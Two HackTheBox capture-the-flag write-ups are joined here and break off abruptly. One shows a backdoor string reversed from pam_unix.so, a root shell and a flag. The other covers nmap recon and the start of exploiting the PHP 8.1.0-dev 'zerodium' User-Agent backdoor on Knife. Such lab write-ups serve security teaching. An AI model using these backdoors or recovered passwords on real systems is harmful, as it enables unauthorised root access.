- 
this means, if our password matches the backdoor string, we can get root.
now lets reverse the backdoor string.
On the Listing window we can just rightclick the value and click on convert -> Char Sequence
- 
then we got two separated strings, combine them together
``` bash
RAX,"zlke~U3E" + RAX,"nv82m2-\x00"
result: zlke~U3Env82m2-
```
this gives us the the password: zlke~U3Env82m2-
we can change to root with this, and get root flag:

``` bash
sysadmin@compromised:~$ su root
Password:
root@compromised:/home/sysadmin# cd
root@compromised:~# id
uid=0(root) gid=0(root) groups=0(root)
root@compromised:~# ls
root.txt
root@compromised:~# cat root.txt
7017dc92e57aa31b32d755a062da5d8f
# password = zlke~U3Env82m2-
```
- 
- 
#### Summary of knowledge
- Source code leaked admin password
- LiteCart 2.1.2 - Arbitrary File Upload
- change python exp script
- php disable_functions bypass with PHP 7.0-7.3 disable_functions bypass PoC
- bash shell script
- ssh generate to get mysql shell
- mysql User Defined Functions (UDF) commands excecution
- home folder passwords leaked
- use ghidra to reverse pam_unix.so file find backdoor string to get password
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## 开发版后门与 Ruby sudo
PHP 开发版的异常请求处理提供命令执行,后续 Ruby 工具的 sudo 权限形成独立提权点。原版本标识与请求细节保留。
来源 knife · 原记录 2021-05-23 · 16 个代码块 · 8 处图片引用
查看分析过程、攻击步骤与完整代码
#### introduce

OS: Linux
Difficulty: Easy
Points: 20
Release: 22 May 2021
IP: 10.10.10.242
- 
- 
#### Enumeration
#### PORT
|Port|Service|Version|
|----|----|----|
|22|SSH|Openssh 8.2p1|
|80|HTTP|Apache httpd 2.4.41|
#### NMAP
```bash
# Nmap 7.91 scan initiated Sun May 23 01:14:04 2021 as: nmap -A -v -T4 -oN intial.nmap 10.10.10.242
Nmap scan report for 10.10.10.242
Host is up (0.12s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
| 256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
|_ 256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Emergent Medical Idea
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=5/23%OT=22%CT=1%CU=36992%PV=Y%DS=2%DC=T%G=Y%TM=60A9AC7
OS:D%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST1
OS:1NW7%O6=M54DST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN
OS:(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)
Uptime guess: 37.562 days (since Thu Apr 15 11:45:44 2021)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 587/tcp)
HOP RTT ADDRESS
1 118.25 ms 10.10.14.1
2 117.19 ms 10.10.10.242
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun May 23 01:14:37 2021 -- 1 IP address (1 host up) scanned in 34.30 seconds
```
From nmap result one thing caught my and that is it an apache httpd server instead of regular nginx in all the HackTheBox Machine.
As the latest release for apache httpd is 2.4.46 there could be a known vuln in 2.4.41 so I looked for it on web.
Looking for it I stumbled around this Rapid7 Post https://www.rapid7.com/db/vulnerabilities/apache-httpd-cve-2020-1934/.
But there is one concerning thing about this exploit you need to have mod\_proxy\_ftp
module running and have FTP backend which we know nothing of.
#### Web-Visting
- 
We can find this static page and nothing intresting in it.
- 
looking the source code found pen.js which looked intresting but after looking at it got nothing intresting.

Also added knife.htb in /etc/hosts to look for sub-domain but interestingly we found the default nginx page.
- 
This was intresting.
But let's go back to your main page.
Looking for vulns I found one intresting thing that php 8.1.x-dev was backdoored by some hackers.
You can find articles on it.
- [PHP backdoored via Git hack: It’s no joke, so don't be a fool](https://techbeacon.com/security/php-backdoored-git-hack-its-no-joke-so-dont-be-fool)
- [Backdoor added to PHP source code in Git server breach](https://www.welivesecurity.com/2021/03/30/backdoor-php-source-code-git-server-breach/)
This is intresting as server is leaking the the version of PHP.
- 
Wappalyzer detected it.
Looking through bunch of article finally came up to this one where it showed how to exploit this backdoored by some troll hackers.
- [PHP 8.1.0-dev 开发版本后门事件](https://blog.csdn.net/zy15667076526/article/details/116447864)
The website is originally in chinese but the google translate works fine.
So let's see if your PHP is dev version or not.
```bash
kali@kali:~/HackTheBox/Knife$ curl -i http://10.10.10.242/
HTTP/1.1 200 OK
Date: Sun, 23 May 2021 02:31:24 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Powered-By: PHP/8.1.0-dev
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```
Looking at X-Powered-By header we can say that indeed we are in luck and the version is PHP/8.1.0-dev.
#### Exploitation
Reading throught the article found out that the backdoor can be accessed using User-Agent Header to execute the code.
We have to append the string zerodium which is also one of the leading zero day vuln finder firm.
so let's try PoC for this exploit.
```bash
┌──(root💀kali)-[~/hackthebox/machine/knife]
